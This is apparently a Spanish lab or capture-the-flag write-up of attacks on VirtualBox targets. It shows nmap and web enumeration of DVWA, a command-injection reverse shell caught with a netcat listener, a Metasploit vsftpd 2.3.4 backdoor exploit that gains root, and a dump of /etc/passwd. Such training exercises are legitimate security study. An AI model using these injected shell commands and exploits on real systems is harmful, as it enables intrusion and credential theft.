
> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.54




```
┌──(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack]
└─PS> sudo nmap -sC -sV -n -v -p- -T5 192.168.56.54
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-15 06:44 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:44
Completed NSE at 06:44, 0.00s elapsed
Initiating NSE at 06:44
Completed NSE at 06:44, 0.00s elapsed
Initiating NSE at 06:44
Completed NSE at 06:44, 0.00s elapsed
Initiating ARP Ping Scan at 06:44
Scanning 192.168.56.54 [1 port]
Completed ARP Ping Scan at 06:44, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:44
Scanning 192.168.56.54 [65535 ports]
Discovered open port 22/tcp on 192.168.56.54
Completed SYN Stealth Scan at 06:44, 2.75s elapsed (65535 total ports)
Initiating Service scan at 06:44
Scanning 1 service on 192.168.56.54
Completed Service scan at 06:44, 0.01s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.56.54.
Initiating NSE at 06:44
Completed NSE at 06:44, 0.12s elapsed
Initiating NSE at 06:44
Completed NSE at 06:44, 0.00s elapsed
Initiating NSE at 06:44
Completed NSE at 06:44, 0.00s elapsed
Nmap scan report for 192.168.56.54
Host is up (0.00023s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.7p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|   3072 85:bb:b8:5e:52:c7:14:d6:63:ff:33:5c:b9:21:f0:27 (RSA)
|   256 76:9a:e2:b0:bd:00:7c:43:d3:a8:d9:b6:c2:39:14:80 (ECDSA)
|_  256 a9:26:2a:29:16:3d:73:c5:43:93:21:c9:16:64:e6:b2 (ED25519)
MAC Address: 08:00:27:D8:AB:E2 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 06:44
Completed NSE at 06:44, 0.00s elapsed
Initiating NSE at 06:44
Completed NSE at 06:44, 0.00s elapsed
Initiating NSE at 06:44
Completed NSE at 06:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.45 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```





A.03 Explotación VM2


Ataque al puerto 80, servicio http, DVWA

> whatweb http://192.168.56.51/dvwa	
> sudo gobuster dir -u http://192.168.56.51/dvwa -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt	
> dirb http://192.168.56.51/dvwa	
> dirbuster	






Configuración y ataque con dirbuster.	
Command ejecution, introducción.	
Ataque command ejecution: nivel fácil y nivel medio.	 





Cross site request forgery, introducción.	
Cross site request forgery, nivel fácil. Encoder burpsuite.	
Sql injection, introducción.	
Sql injection, nivel fácil.	

XSS reflected introducción.	
XSS reflected ataque.	
XSS robo de cookies.	
XSS Stored, introducción.	
XSS stored ataque.	





Bandera 1	 File Actions Edit View Help
	┌──(Attack㉿vm1-KaliLinux-Atacante)-[~]
	└─$ nc -nlvp 1337
	listening on [any] 1337 ...
	connect to [192.168.56.50] from (UNKNOWN) [192.168.56.51] 57257
	/bin/sh: 0: can't access tty; job control turned off
	$ whoami
	www-data
	$ pwd
	/var/www/dvwa/vulnerabilities/exec
	$ cd /home
	$ ls
	AdminPruebas
	UsuarioPruebas
	vagrant
	$ cd AdminPruebas
	$ ls
	Secret
	$ cd Secret
	$ ls
	flag1.txt
	pista.txt
	$ cat flag1.txt
	¡¡¡ENHORABUENA HAS ENCONTRADO EL PRIMER FLAG!!!
	Flags completados 1/4 de la dificultad fácil del escenario
	Código secreto del FLAG1: 1u38js79289p
	$ cat pista.txt
	El siguiente flag lo encontrarás en la IP: 192.168.56.52
	Dicha máquina se corresponde al servidor de la red de pruebas.
	Presta atención a los servicios.
	Dicha IP tiene un servicio web.
	La segunda bandera no es ningún fichero, es un reto.
	Para superar el reto deberás iniciar sesión como administrador y
	encontrar las pantallas de /scoreBoard y /administration.
	Deberás demostrar con una captura de pantalla que se han consegu
	ido dichos retos para obtener la segunda bandera.
	Además, te avisamos de que la tercera bandera se consigue tomand
	o el control de la máquina 192.168.56.53 y encontrando el flag3.
	txt que hay escondido. No lo olvides ;)
	Kali Linux
	Damn Vulnerable Web A
	192.168.56.51/dvwa/vulnerabilities/exec/
	Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
	Home
	Instructions
	Setup
	Brute Force
	Command Execution
	CSRF
	Insecure CAPTCHA
	File Inclusion
	SQL Injection
	SQL Injection (Blind)
	Upload
	XSS reflected
	Vulnerability: C
	Ping for FREE
	Enter an IP address below:
	127.0.0.1; rm /tmp/f;mkfifo /t
	More info
	http://www.scribd.com/doc/25
	http://www.ss64.com/bash/
	http://www.ss64.com/nt/
	192.168.56.51

A.04 Explotación VM3

> sudo whatweb http://192.168.56.52/#/	
Login: Sql injection	
Iniciamos sesión tras la Sql injection	
Burpsuite para averiguar contraseña.	 

	
Descubrimos ruta fichero score	
Descubrimos ruta fichero administration	
Bandera 2	 

A.05 Explotación VM4


Configuración del exploit	
Opciones configuradas	
Post explotación vm4	 

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit
                                      -framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.53
RHOSTS => 192.168.56.53
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.53    yes       The target host(s), see https://github.com/rapid7/metasploit
                                      -framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.53:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.53:21 - USER: 331 Please specify the password.
[+] 192.168.56.53:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.53:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.50:42931 -> 192.168.56.53:6200 ) at 2022-05-15 14:22:
40 -0400

whoami
root

pwd
/

ls -l
total 109
drwxr-xr-x   2 root     root     4096 May 13  2012 bin
drwxr-xr-x   4 root     root     1024 May 13  2012 boot
lrwxrwxrwx   1 root     root       11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root     root    13400 May 15 05:36 dev
drwxr-xr-x  96 root     root     4096 May 15 05:38 etc
drwxr-xr-x   5 root     root     4096 May 15 05:38 home
drwxr-xr-x   2 root     root     4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root     root       32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root     root    12288 May 15 05:38 lib
drwx------   2 root     root    16384 Mar 16  2010 lost+found
drwxr-xr-x   5 root     root     4096 Nov 30  2019 media
drwxr-xr-x   3 root     root     4096 Apr 28  2010 mnt
-rw-------   1 root     root    27453 May 15 05:36 nohup.out
drwxr-xr-x   3 root     root     4096 Nov 30  2019 opt
dr-xr-xr-x 111 root     root        0 May 15 05:36 proc
drwxr-xr-x  13 root     root     4096 May 15 05:36 root
drwxr-xr-x   2 root     root     4096 May 15 05:38 sbin
drwxr-xr-x   2 root     root     4096 Mar 16  2010 srv
drwxr-xr-x  12 root     root        0 May 15 05:36 sys
drwxrwxrwt   6 root     root     4096 May 15 06:25 tmp
drwxr-xr-x  12 root     root     4096 Apr 28  2010 usr
drwxr-xr-x   1 vagrant vagrant    384 May 15 13:39 vagrant
drwxr-xr-x  15 root     root     4096 May 20  2012 var
lrwxrwxrwx   1 root     root       29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c5:a2:fe
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec5:a2fe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:83814 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10617 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:123030749 (117.3 MB)  TX bytes:724128 (707.1 KB)
          Interrupt:9 Base address:0xd020

eth1      Link encap:Ethernet  HWaddr 08:00:27:d4:c8:bf
          inet addr:192.168.56.53  Bcast:192.168.56.55  Mask:255.255.255.248
          inet6 addr: fe80::a00:27ff:fed4:c8bf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:133115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:132700 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8133661 (7.7 MB)  TX bytes:7271344 (6.9 MB)
          Interrupt:11 Base address:0xd240

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1204 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1204 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:564025 (550.8 KB)  TX bytes:564025 (550.8 KB)

route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.56.48   *               255.255.255.248 U     0      0        0 eth1
10.0.2.0        *               255.255.255.0   U     0      0        0 eth0
default         10.0.2.2        0.0.0.0         UG    100    0        0 eth0
```

Fichero /etc/passwd	cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false 